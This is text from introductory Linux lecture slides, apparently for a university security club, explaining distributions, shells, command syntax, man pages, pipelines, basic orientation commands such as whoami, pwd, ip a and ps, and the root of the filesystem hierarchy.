


Linux

UBNetDef Spring 2024

Linux™



What is Linux?

- You may have heard of Linux being talked about by upper level CS grads in the context of “kernel space memory management”.
- It's not that complicated.

What is a Linux?

- Specifically: Linux is a kernel, the bit of software that communicates between the hardware and the operating system.
- It's found everywhere.
 - Operating systems
 - Embedded devices
 - Supercomputers
 - My car (used to) runs linux.
- More generally: Linux is a group of operating systems (called "distributions") that all use the linux kernel.

Distributions

- There are countless different distributions (shortened to "distros")
- 2 major families:
 - Debian based
 - Includes Debian, Ubuntu, Kali, Mint, Pop
 - Red Hat based
 - Includes Red Hat, Fedora, CentOS, Rocky
- Other distributions include:
 - RedstarOS (붉은별)
 - Arch
 - OpenSuse
 - Gentoo
 - Feel free to ask SecDev what they use!

The Terminal

- Another way to interact with your system.
- Most GUI activity can be done here faster.
 - Anything that can be done in the GUI can be done here.*
- When have we used a terminal in class?
- Why might we not want a GUI based system?

The Terminal

- Running without a GUI (headless) mean systems can be more lightweight.
- There are several common command line interpreters, or **shells**.
 - bash, zsh, sh, csh, fish, (and many more)
- Typically, you will see a prompt in your shell that gives you some information about your current session, often including your current directory.
 - You can customize your prompt via a configuration file (such as `~/.bashrc`).
 - Different systems will have different prompts.

```
vasu@DESKTOP-04D01ET:/mnt/d/Documents$ Hello SysSec!
```

User

Hostname

Current Directory

Type Here

“Command Line” “CLI”

“Shell” “Bash”

“Terminal”

“Hacking Window”

Terminology

- POSIX
 - US Government standard from 1988 that set a basis for different shells and software (now maintained by IEEE).
- UNIX
 - Family of operating systems that include Linux, MacOS, BSD.
- *NIX
 - Shorthand to say "unix-like". A system that behaves similarly to a UNIX system but doesn't meet all the requirements.
- BSD
 - A group of operating systems from UC Berkeley that all share the same kernel.
 - Conceptually similar to Linux, but very different under the hood.

Terminal

- vasu: The username of the current user logged in.
- nostradamus: The hostname of the machine.

```
>- Terminal - vasu@nostradamus: ~/Documents/Projects
File Edit View Terminal Tabs Help
vasu@nostradamus:~/Documents/IRSeC $ ls -al 2023
total 60532
drwxr-xr-x 11 vasu vasu      4096 Nov  4 14:04 .
drwxr-xr-x  4 vasu vasu      4096 Nov  2 16:09 ..
-rw-r--r--  1 vasu vasu    986099 Oct 29 17:16 Blue_Team_Packet.pdf
drwxr-xr-x  2 vasu vasu      4096 Nov  2 22:28 bootjack
drwxr-xr-x  2 vasu vasu      4096 Nov  3 14:47 bsd-pam
```


Terminal

- ~/Documents/IRSeC: Current location.

```
>- Terminal - vasu@nostradamus: ~/Documents/Projects
File Edit View Terminal Tabs Help
vasu@nostradamus: ~/Documents/IRSeC $ ls -al 2023
total 60532
drwxr-xr-x 11 vasu vasu      4096 Nov  4 14:04 .
drwxr-xr-x  4 vasu vasu      4096 Nov  2 16:09 ..
-rw-r--r--  1 vasu vasu    986099 Oct 29 17:16 Blue_Team_Packet.pdf
drwxr-xr-x  2 vasu vasu      4096 Nov  2 22:28 bootjack
drwxr-xr-x  2 vasu vasu      4096 Nov  3 14:47 bsd-pam
```

Terminal

- \$: The prompt symbol.
- Denotes the end of the command prompt.
 - User's keyboard input will appear next.

```
>- Terminal - vasu@nostradamus: ~/Documents/Projects
File Edit View Terminal Tabs Help
vasu@nostradamus:~/Documents/IRSec $ ls -al 2023
total 60532
drwxr-xr-x 11 vasu vasu      4096 Nov  4 14:04 .
drwxr-xr-x  4 vasu vasu      4096 Nov  2 16:09 ..
-rw-r--r--  1 vasu vasu    986099 Oct 29 17:16 Blue_Team_Packet.pdf
drwxr-xr-x  2 vasu vasu      4096 Nov  2 22:28 bootjack
drwxr-xr-x  2 vasu vasu      4096 Nov  3 14:47 bsd-pam
```

Commands

- `ls`: A command
 - An instruction given by a user invoking a program.

```
Terminal - vasu@nostradamus: ~/Documents/Projects
File Edit View Terminal Tabs Help
vasu@nostradamus:~/Documents/IRSeC $ ls -al 2023
total 60532
drwxr-xr-x 11 vasu vasu      4096 Nov  4 14:04 .
drwxr-xr-x  4 vasu vasu      4096 Nov  2 16:09 ..
-rw-r--r--  1 vasu vasu    986099 Oct 29 17:16 Blue_Team_Packet.pdf
drwxr-xr-x  2 vasu vasu      4096 Nov  2 22:28 bootjack
drwxr-xr-x  2 vasu vasu      4096 Nov  3 14:47 bsd-pam
```

Commands

- -al: A flag
 - A way to set options and pass in arguments to the commands you run.
 - Commands change their behavior based on what flags are set.

```
Terminal - vasu@nostradamus: ~/Documents/Projects
File Edit View Terminal Tabs Help
vasu@nostradamus:~/Documents/IRSeC $ ls -al 2023
total 60532
drwxr-xr-x 11 vasu vasu      4096 Nov  4 14:04 .
drwxr-xr-x  4 vasu vasu      4096 Nov  2 16:09 ..
-rw-r--r--  1 vasu vasu    986099 Oct 29 17:16 Blue_Team_Packet.pdf
drwxr-xr-x  2 vasu vasu      4096 Nov  2 22:28 bootjack
drwxr-xr-x  2 vasu vasu      4096 Nov  3 14:47 bsd-pam
```

Commands

- 2023/: An argument
 - File name referenced

```
Terminal - vasu@nostradamus: ~/Documents/Projects
File Edit View Terminal Tabs Help
vasu@nostradamus:~/Documents/IRSeC $ ls -al 2023
total 60532
drwxr-xr-x 11 vasu vasu      4096 Nov  4 14:04 .
drwxr-xr-x  4 vasu vasu      4096 Nov  2 16:09 ..
-rw-r--r--  1 vasu vasu    986099 Oct 29 17:16 Blue_Team_Packet.pdf
drwxr-xr-x  2 vasu vasu      4096 Nov  2 22:28 bootjack
drwxr-xr-x  2 vasu vasu      4096 Nov  3 14:47 bsd-pam
```

Commands? Memorization?

- **Look it up.** It's what I do, it's what Ken Smith does, it's what everyone does.
 - Best way to learn/troubleshoot anything linux related
- This lecture covers ~20/30 of the most important/useful commands

A screenshot of a search engine results page. The search bar contains the text "xrandr change display resolution". Below the search bar, there are navigation options: "All", "Images", "Videos", "News", "Maps", "Shopping", and "Settings". The search results are filtered by "All regions", "Safe search: off", and "Any time". The first result is from "https://blog.desdelinux.net" with the title "How to change screen resolution using xrandr I From Linux" and a snippet: "xrandr -q In case the resolution you are looking for is not listed, it may be because your monitor does not really support it or you need to install a better driver (ati, intel, or nvidia). Then, set the resolution you want to use (change "1400 x 1050" to the desired resolution): xrandr -s 1400x1050 Adjusting the dpi". The second result is from "https://clay-atlas.com" with the title "[Linux] Use 'xrandr' Command To Set The Extended Screen ..." and a snippet: "We open the terminal and use xrandr command! xrandr is the official screen setting expansion tool, which can set the screen mode, adjust the resolution, rotation angle and so on. Of course, the most important thing for me is that it can be used to set the functions of the second screen." The third result is from "https://askubuntu.com" with the title "https://askubuntu.com > questions > 890839 > how-can-i-change-resolution-using-xrandr command line - How can I change resolution using xrandr ..." and a snippet: "Resolution 1366x768 not found in display settings or randr. How do I add resolution 1366x768 to output. I have tried this: VGA-0 connected primary 1024x768+0+190 (normal left inverted right x axis axis) 0mm x 0mm 1024x768 60.0" 800x600 60.3 56.2 848x480 60.0 640x480 59.9 Did xrandr -s 1366x768:".

A screenshot of a search engine results page. The search bar contains the text "manpages iptables". Below the search bar, there are navigation options: "All", "News", "Shopping", "Videos", "Images", and "More". The search results are filtered by "About 137,000 results (0.39 seconds)". The first result is from "https://linux.die.net" with the title "man > iptables" and a snippet: "iptables(8) - Linux man page - Die.net". Below the title, there is a snippet: "Iptables is used to set up, maintain, and inspect the tables of IP packet filter rules in the".

```
sysadmin@VasuKali:~$ man man
```

Man pages

- If you're stuck and the suffix `--help` isn't helping, use the prefix `man`
- Fully detailed description of what each command suffix does.
- `man - Manual`

```
MAN(1) Manual pager utils MAN(1)
NAME
  man - an interface to the system reference manuals

SYNOPSIS
  man [man options] [[section] page ...] ...
  man -k [apropos options] regexp ...
  man -K [man options] [section] term ...
  man -f [whatis options] page ...
  man -l [man options] file ...
  man -w [-W [man options] page ...

DESCRIPTION
  man is the system's manual pager. Each page argument given to man
  is normally the name of a program, utility or function. The manual
  page associated with each of these arguments is then found and
  displayed. A section, if provided, will direct man to look only
  in that section of the manual. The default action is to search in
  all of the available sections following a pre-defined order (see
  DEFAULTS), and to show only the first page found, even if page
  exists in several sections.

  The table below shows the section numbers of the manual followed
  by the types of pages they contain.

Manual page man(1) line 1 (press h for help or q to quit)
```



showing [all](#), navigate: [← explain sort\(1\)](#) [→ explain shell syntax](#)

```
cut(1) -d ' ' -f 1 /var/log/apache2/access_logs | uniq(1) -c | sort(1) -n
```

remove sections from each line of files

-d, --delimiter=DELIM
use DELIM instead of TAB for field delimiter

-f, --fields=LIST
select only these fields; also print any line that contains no delimiter character, unless the **-s** option is specified

With no FILE, or when FILE is -, read standard input.

Pipelines

A [pipeline](#) is a sequence of one or more commands separated by one of the control operators `|` or `|&`. The format for a pipeline is:

```
[time [-p]] [ ! ] command [ [|&] command2 ... ]
```


The standard output of [command](#) is connected via a pipe to the standard input of [command2](#). This connection is performed before any redirections specified by the command (see [REDIRECTION](#) below). If `|&` is used, the standard error of [command](#) is connected to [command2](#)'s standard input through the pipe; it is shorthand for `2>&1 |`. This implicit redirection of the standard error is performed after any redirections specified by the command.

Tab Tab Tab Tab Tab Tab Tab Tab Tab Tab...

- Many shells use tab to autocomplete or suggest autocompletion
- This is so useful it gets its own slide

What am I?

- Now that we've opened up the terminal, we can start to get our bearings on the system
- `whoami` : Current user
- `pwd` : Where you are
- `hostname` : Name of system you are on
- `ip a` : What is your network information
- `ps -aux` : What is running
- `clear` : clears the screen

A screenshot of a Parrot Terminal window. The window title is "Parrot Terminal". The menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". The terminal content shows a prompt for the user "sysadmin@parrot" in a directory "~". The prompt is followed by a dollar sign "\$" on a new line, indicating a ready shell.

```
Parrot Terminal
File Edit View Search Terminal Help
sysadmin@parrot]~]
$
```

What am I?

- Now that we've opened up the terminal, we can start to get our bearings on the system
- `whoami`

```
[vasu@nucleo]--[~/Desktop]
└─$ whoami
vasu
└─[vasu@nucleo]--[~/Desktop]
└─$
```

What am I?

- Now that we've opened up the terminal, we can start to get our bearings on the system
- `pwd` : Print Working Directory

```
[vasu@nucleo]-[~/Desktop]
└─$ pwd
/home/vasu/Desktop
[vasu@nucleo]-[~/Desktop]
└─$
```

What am I?

- Now that we've opened up the terminal, we can start to get our bearings on the system
- `hostname` : Name of system you are on

```
[vasu@nucleo]~[~/Desktop]
└─$ hostname
nucleo
└─$
```

What am I?

- Now that we've opened up the terminal, we can start to get our bearings on the system
- `ip a`: What is your network information

```
sysadmin@VasuKali:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:86:03:a8 brd ff:ff:ff:ff:ff:ff
    inet 192.168.13.174/20 brd 192.168.15.255 scope global dynamic noprefixroute eth0
        valid_lft 6330sec preferred_lft 6330sec
    inet6 fe80::250:56ff:fe86:3a8/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:4a:74:b3:92 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
sysadmin@VasuKali:~$
```

What am I?

- Now that we've opened up the terminal, we can start to get our bearings on the system
- `ps -aux` : process status
 - Shows (**a**)ll the processes
 - With (**u**)sernames
 - Including those not started from the terminal (**x**)

```
demo@mx1:~$ ps -aux
USER          PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.1  0.0  3292  2056 ?        Ss   22:23   0:00 init [5]
root           2  0.0  0.0     0     0 ?        S    22:23   0:00 [kthreadd]
root           3  0.0  0.0     0     0 ?        I<   22:23   0:00 [rcu_gp]
root           4  0.0  0.0     0     0 ?        I<   22:23   0:00 [rcu_par_gp]
root           6  0.0  0.0     0     0 ?        I<   22:23   0:00 [kworker/0:0H-events_highpri]
root           8  0.0  0.0     0     0 ?        I<   22:23   0:00 [mm_percpu_wq]
root           9  0.0  0.0     0     0 ?        S    22:23   0:00 [rcu_tasks_rude_]
root          10  0.0  0.0     0     0 ?        S    22:23   0:00 [rcu_tasks_trace]
root          11  0.0  0.0     0     0 ?        S    22:23   0:00 [ksoftirqd/0]
root          12  0.0  0.0     0     0 ?        I<   22:23   0:00 [rcu_sched]
root          13  0.0  0.0     0     0 ?        S    22:23   0:00 [migration/0]
root          14  0.0  0.0     0     0 ?        I<   22:23   0:00 [kworker/0:1-events]
root          15  0.0  0.0     0     0 ?        S    22:23   0:00 [cpuhp/0]
root          16  0.0  0.0     0     0 ?        S    22:23   0:00 [cpuhp/1]
root          17  0.0  0.0     0     0 ?        S    22:23   0:00 [migration/1]
root          18  0.0  0.0     0     0 ?        S    22:23   0:00 [ksoftirqd/1]
root          20  0.0  0.0     0     0 ?        I<   22:23   0:00 [kworker/1:0H-kblockd]
root          21  0.0  0.0     0     0 ?        S    22:23   0:00 [cpuhp/2]
root          22  0.0  0.0     0     0 ?        S    22:23   0:00 [migration/2]
root          23  0.0  0.0     0     0 ?        S    22:23   0:00 [ksoftirqd/2]
root          25  0.0  0.0     0     0 ?        I<   22:23   0:00 [kworker/2:0H-kblockd]
```

What am I?

- Now that we've opened up the terminal, we can start to get our bearings on the system
- `clear` : clears the screen
 - Does not clear the history

```
Tasks: 178 total, 1 running, 177 sleeping, 0 stopped, 0 zombie
%Cpu(s): 0.1 us, 0.1 sy, 0.0 ni, 99.8 id, 0.0 wa, 0.0 hi, 0.0 si, 0.
MiB Mem : 7965.8 total, 6194.7 free, 622.7 used, 1148.4 buff/cache
MiB Swap: 975.0 total, 975.0 free, 0.0 used, 7047.6 avail Mem
```

PID	USER	PR	NI	VRT	RES	SHR	S	%CPU	%MEM	TIME+
451	root	20	0	237772	8116	6780	S	0.3	0.1	10:19.86
4378	sysadmin	20	0	1293540	83904	64308	S	0.3	1.0	0:00.63
32049	sysadmin	20	0	9064	3572	3136	R	0.3	0.0	0:00.02
1	root	20	0	168188	11332	8412	S	0.0	0.1	0:12.62
2	root	20	0	0	0	0	S	0.0	0.0	0:00.40
3	root	0	-20	0	0	0	I	0.0	0.0	0:00.00
4	root	0	-20	0	0	0	I	0.0	0.0	0:00.00
6	root	0	-20	0	0	0	I	0.0	0.0	0:00.00
8	root	0	-20	0	0	0	I	0.0	0.0	0:00.00
9	root	20	0	0	0	0	S	0.0	0.0	0:00.07
10	root	20	0	0	0	0	I	0.0	0.0	0:30.11
11	root	rt	0	0	0	0	S	0.0	0.0	0:03.77
13	root	20	0	0	0	0	S	0.0	0.0	0:00.00
14	root	20	0	0	0	0	S	0.0	0.0	0:00.00
15	root	rt	0	0	0	0	S	0.0	0.0	0:03.54
16	root	20	0	0	0	0	S	0.0	0.0	0:01.22
18	root	0	-20	0	0	0	I	0.0	0.0	0:00.00
19	root	20	0	0	0	0	S	0.0	0.0	0:00.00
20	root	rt	0	0	0	0	S	0.0	0.0	0:03.58
21	root	20	0	0	0	0	S	0.0	0.0	0:00.05

```
sysadmin@VasuKali:~$
```




```
sysadmin@VasuKali: ~ - _ x
File Actions Edit View Help
sysadmin@VasuKali:~$
```


Questions (Question mark)

Demo!


Understanding the filesystem

- Everything is built of the root or / directory
- Everything is a file




Linux File Hierarchy System


- The linux file system is complicated. [[1](#)], [[2](#)], [[3](#)], [[4](#)].
- Different sites will configure systems based on:
 - Historical reasons
 - Business requirements
 - The system admin
- Different distributions will implement some aspects differently. [[5](#)], [[6](#)], [[7](#)], [[8](#)].
- This lecture provides a **high level overview**.




- / (root) root directory of the entire system hierarchy.
 - Everything starts at root.
 - Nothing is higher than root.



